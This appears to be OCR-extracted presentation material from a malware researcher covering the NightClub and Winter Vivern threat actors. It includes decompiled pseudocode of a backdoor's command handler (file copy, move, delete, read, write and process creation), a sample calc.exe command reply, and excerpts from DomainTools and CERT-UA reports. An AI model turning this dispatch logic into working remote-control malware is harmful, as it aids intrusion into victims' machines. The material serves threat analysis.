
# Replies

xYzpcd2luZG93c1xzeXN0ZW0zMlxjYWxjLmV4ZQx.27.2.1.calc

Command ID

c:\windows\system32\calc.exe

# Replies


xYzpcd2luZG93c1xzeXN0ZW0zMlxjYWxjLmV4ZQx.27.2.1.calc
c:\windows\system32\calc.exe
Command ID
Command name
(useless)


```
switch ( command->cmd_id )
{
  case 21:
    Block = operator new(0x5Cu);
    *Block = 0i64;
    Block[2] = 0;
    Block[1] = 1;
    Block[2] = 1;
    *Block = off_10044404;
    Cmd::copy_directory(Block + 3, &savedregs, &command->argument);
    *a1 = Block + 3;
    result = a1;
    a1[1] = Block;
    break;
  case 22:
    Blocka = operator new(0x5Cu);
    *Blocka = 0i64;
    Blocka[2] = 0;
    Blocka[1] = 1;
    Blocka[2] = 1;
    *Blocka = off_10044404;
    Cmd::Move_file(Blocka + 3, &savedregs, &command->argument);
    *a1 = Blocka + 3;
```

```
case 23:
  Blockb = operator new(0x44u);
  *Blockb = 0i64;
  Blockb[2] = 0;
  Blockb[1] = 1;
  Blockb[2] = 1;
  *Blockb = off_100440E4;
  Cmd::remove_file_or_dir(Blockb + 3, &command->argument);
  *a1 = Blockb + 3;
  result = a1;
  a1[1] = Blockb;
  break;
case 24:
  Blockc = operator new(0x44u);
  *Blockc = 0i64;
  Blockc[2] = 0;
  Blockc[1] = 1;
  Blockc[2] = 1;
  *Blockc = off_100440E4;
  Cmd::Search_file(Blockc + 3, &command->argument);
```

```
case 25:
  Blockd = operator new(0x5Cu);
  *Blockd = 0i64;
  Blockd[2] = 0;
  Blockd[1] = 1;
  Blockd[2] = 1;
  *Blockd = off_10044098;
  Cmd::Write_file(Blockd + 3, &command->argument);
  *a1 = Blockd + 3;
  result = a1;
  a1[1] = Blockd;
  break;
case 26:
  Blocke = operator new(0x44u);
  *Blocke = 0i64;
  Blocke[2] = 0;
  Blocke[1] = 1;
  Blocke[2] = 1;
  *Blocke = off_100440E4;
  Cmd::Read_file(Blocke + 3, &command->argument);
```

```
case 27:
  Blockf = operator new(0x44u);
  *Blockf = 0i64;
  Blockf[2] = 0;
  Blockf[1] = 1;
  Blockf[2] = 1;
  *Blockf = off_10044190;
  Cmd::CreateProcess(Blockf + 3, &command->argument);
  *a1 = Blockf + 3;
  result = a1;
  a1[1] = Blockf;
  break;
default:
  *a1 = 0;
  result = a1;
  a1[1] = 0;
  break;
```

Bored malware researcher waiting for Gfr45.cfg




**NightClub C&C server**

**Registrar, hosting provider & network scanning**

**Unique pattern**

**Winter Vivern C&C servers**

# 4: Winter Vivern

# Winter Vivern: A Look At Re-Crafted Government MalDocs Targeting Multiple Languages


04/27/2021

Chad Anderson

@piffey

## Executive Summary

While parsing Microsoft Excel documents using XLM 4.0 macros, the DomainTools Research team came across a Lithuanian-language document title innocuously named “contacts”. The simple macro in this document dropped a slightly more complex PowerShell script that performed C2 communications with a domain that has been active since December 2020 and appeared on no industry-standard blocklists. The most recent domain serving documents was registered in April 2021 and DomainTools Research believes other domains used as short term distribution may lead to other documents. The macro and domain mentioned, when hunted on, revealed documents targeting Azerbaijan, Cyprus, India, Italy, Lithuania, Ukraine, and the Vatican. The DomainTools Research team colloquially refers to this as “Winter Vivern” due to the path used in C2 communication over the last several months.



CERT-UA
Computer Emergency Response Team of Ukraine
About CERT-UA | News | Recommendations | Contact Us | Contacts |
Search
Main | News | UAC-0114 aka Winter Vivern to target Ukr...
UAC-0114 aka Winter Vivern to target Ukrainian and Polish GOV entities (CERT-UA#5909)
01.02.2023
Background
The Computer Emergency Response Team of Ukraine (CERT-UA) detected a web page which mimics the website of the Ministry of Foreign Affairs of Ukraine and lures a user to download software for "scanning infected PCs on viruses".

